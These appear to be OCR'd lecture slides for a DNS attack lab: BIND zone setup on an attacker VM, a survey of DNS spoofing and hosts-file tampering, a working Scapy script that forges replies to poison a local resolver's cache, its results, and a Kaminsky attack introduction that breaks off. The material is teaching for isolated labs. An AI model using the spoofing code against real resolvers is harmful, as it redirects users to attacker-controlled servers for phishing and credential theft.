
Task: Setup two similar zones on Attacker machine

Set Up Two Zones on Attacker VM



❖ Add the following zones to /etc/bind/named.conf

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/attacker32.com.zone";
};

zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
};
```



❖ The attacker32.com zone file

```
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.0.2.8
www     IN      A     10.0.2.8
ns      IN      A     10.0.2.8
*       IN      A     10.0.2.8
```

❖ The example.com zone file

```
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
*       IN      A     1.2.3.6
```

Forward Zone Query to the Attacker VM

How Do Local DNS Server find attacker32.com's nameserver?


❖ (On Local DNS Server): Forward to attacker32.com (IP address: 10.0.2.8)

Add the following to `/etc/bind/named.conf`


```
zone "attacker32.com" {
     type forward;
     forwarders {
          10.0.2.8;
     };
};
```

Forwarders: directly go to NS: 10.0.2.8

Test the Complete Setup on User VM



```
seed@VM:$ dig www.attacker32.com

...
;; QUESTION SECTION:
;www.attacker32.com.            IN      A

;; ANSWER SECTION:
www.attacker32.com.     258891  IN      A       10.0.2.8

...

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
```




```
seed@VM:$ dig www.example.com

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86113   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172512  IN      NS      b.iana-servers.net.
example.com.            172512  IN      NS      a.iana-servers.net.

...
```

Real IP

DNS Attacks

- **Denial-of-Service Attacks (DoS):** When the local DNS servers and the authoritative nameservers do not respond to the DNS queries, the machines cannot retrieve IP addresses which essentially cuts down the communication.
- **DNS Spoofing Attacks:**
  - **Primary goal**: provide a fraudulent IP address to victims, tricking them to communicate with a machine that is different from their intention.
  - Example: If a user’s intention is to visit a bank’s web site to do online banking, but the IP address obtained through the DNS process is attacker’s machine, the user machine will communicate to the attacker’s web server.

Overview of the Attack Surfaces




DNS Attacks on Compromised Machines

- If attackers have gained the root privileges on a machine,
  - Modify **`/etc/resolv.conf`**: use malicious DNS server as the machine's local DNS server and can control the entire DNS process.
  - Modify **`/etc/hosts`**: add new records to the file, providing the IP addresses for some selected domains. For example, attackers can modify IP address of www.bank32.com which can lead to attacker's machine.


Local DNS


Attack from LAN

Sniffing and Spoofing DNS Replies



Constructing Spoofed DNS Response




Constructing DNS Header Using Scapy

- DNS Class (Scapy)

```
>>> ls(DNS)
length     : ShortField (Cond)                    = (None)
id         : ShortField                           = (0)
qr         : BitField (1 bit)                     = (0)
opcode     : BitEnumField (4 bits)                = (0)
aa         : BitField (1 bit)                     = (0)
tc         : BitField (1 bit)                     = (0)
rd         : BitField (1 bit)                     = (1)
ra         : BitField (1 bit)                     = (0)
z          : BitField (1 bit)                     = (0)
ad         : BitField (1 bit)                     = (0)
cd         : BitField (1 bit)                     = (0)
rcode      : BitEnumField (4 bits)                = (0)
qdcount    : DNSRRCountField                      = (None)
ancount    : DNSRRCountField                      = (None)
nscount    : DNSRRCountField                      = (None)
arcount    : DNSRRCountField                      = (None)
qd         : DNSQRField                           = (None)
an         : DNSRRField                           = (None)
ns         : DNSRRField                           = (None)
ar         : DNSRRField                           = (None)
```

Destination IP = Local DNS Server

Spoofing Replies: DNS Header and Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.attacker32.net

Representation in the packet
(Total: 0x13 bytes)

2	n	s	10	a	t	t	a	c	k	e	r	3	2	3	c	o	m	0

Attacking code

Local DNS Cache Poisoning Attack

- **Goal:** Forge DNS replies after seeing a query from Local DNS Server

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and ’www.example.net’ in pkt[DNS].qd.qname):
     IPpkt  = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type=’A’,
                    rdata=’1.2.3.4’, ttl=259200)
     NSsec  = DNSRR(rrname="example.net", type=’NS’,
                    rdata=’ns.attacker32.com’, ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter=’udp and (src host 10.0.2.69 and dst port 53)’,
```

Results

Local DNS Cache Poisoning Attack

```
$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61991
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.      IN A

;; ANSWER SECTION:
www.example.net.    259200  IN A        1.2.3.4                 ①

;; AUTHORITY SECTION:
example.net.        259200  IN NS       ns.attacker32.com.      ②
```


Inspect the Cache

- Run "`sudo rndc dumpdb -cache`" and check the contents of "`/var/cache/bind/dump.db`".

Hijack the Entire Domain

```
; authauthority
example.net.              259185   NS       ns.attacker32.com.
; authanswer
www.example.net.          259185   A        1.2.3.4
```


- Clean the cache using "**`sudo rndc flush`**" before doing the attack.


Ubuntu16.04-12-01-19 Attacker (Snapshot 2) [Running] - Oracle VM VirtualBox

```
-rw-r--r-- 1 root root 2389 Jun 29  2017 bind.keys
-rw-r--r-- 1 root root  237 Jun 29  2017 db.0
-rw-r--r-- 1 root root  271 Jun 29  2017 db.127
-rw-r--r-- 1 root root  237 Jun
-rw-r--r-- 1 root root  353 Jun
-rw-r--r-- 1 root root  270 Jun
-rw-r--r-- 1 root root 3171 Dec
-rw-r--r-- 1 root bind  305 Feb
-rw-r--r-- 1 root bind 3171 Dec
-rw-r--r-- 1 root bind  647 Dec
-rw-r--r-- 1 root bind  490 Jun
-rw-r--r-- 1 root bind  165 Jun
-rw-r--r-- 1 bind bind  978 Jul
-rw-r----- 1 bind bind   77 Jul
-rw-r--r-- 1 root root 1317 Jun
Attacker(10.0.2.8):$ sudo vi att
Attacker(10.0.2.8):$ sudo service
Attacker(10.0.2.8):$ sudo vi att
Attacker(10.0.2.8):$ sudo service
Attacker(10.0.2.8):$ sudo vi att
Attacker(10.0.2.8):$ sudo service
Attacker(10.0.2.8):$ sudo vi att
Attacker(10.0.2.8):$ sudo service
Attacker(10.0.2.8):$
```

```
Attacker(10.0.2.8):$ ll
total 36
-rw-rw-r-- 1 seed seed 1051 Dec 17 18:33 00_Answer.txt
-rwxrwxr-x 1 seed seed  766 Feb 29 18:41 dns_server_fake_ar.py
-rwxrwxr-x 1 seed seed  790 Feb 29 18:42 dns_server_fake_both.py
-rwxrwxr-x 1 seed seed  776 Feb 29 18:40 dns_server_fake_ns.py
-rwxrwxr-x 1 seed seed 1062 Feb 29 16:43 dns_server.py
-rwxrwxr-x 1 seed seed  256 Dec 18 10:53 send_dns_query.py
-rwxrwxr-x 1 seed seed  543 Mar  2 08:24 spoof_answer.py
-rwxrwxr-x 1 seed seed  656 Mar  1 11:29 spoof_ns.py
drwxrwxr-x 2 seed seed 4096 Feb 29 17:36 z_old
Attacker(10.0.2.8):$
```

Remote DNS



Challenges

❖ **Challenge 01: Forging DNS Replies**
For remote attackers who are not on the same network as the local DNS server, spoofing replies is much more difficult, because they need to guess two random numbers used by the query packet:

- **Source port number** (16-bit random number)
- **Transaction ID** (16-bit random number)

❖ **Challenge 02 - The Timing of the Spoofing**

❖ **Challenge 03 - Cache effect** (the bigger problem!): If one attempt fails, the actual reply will be cached by local DNS server; attacker need to wait for the cache to timeout for the next attempt.


Brilliant DNS attack idea

The Kaminsky Attack

How can we keep forging replies without worrying about the cache effect?


Kaminsky's Idea:

- Ask a different question every time, so caching the answer does not matter, and the local DNS server will send out a new query each time.
- Provide forged answer in the Authority section



Create Spoofed DNS packet using Scapy (Save it to a file)

Create a Spoofed Response

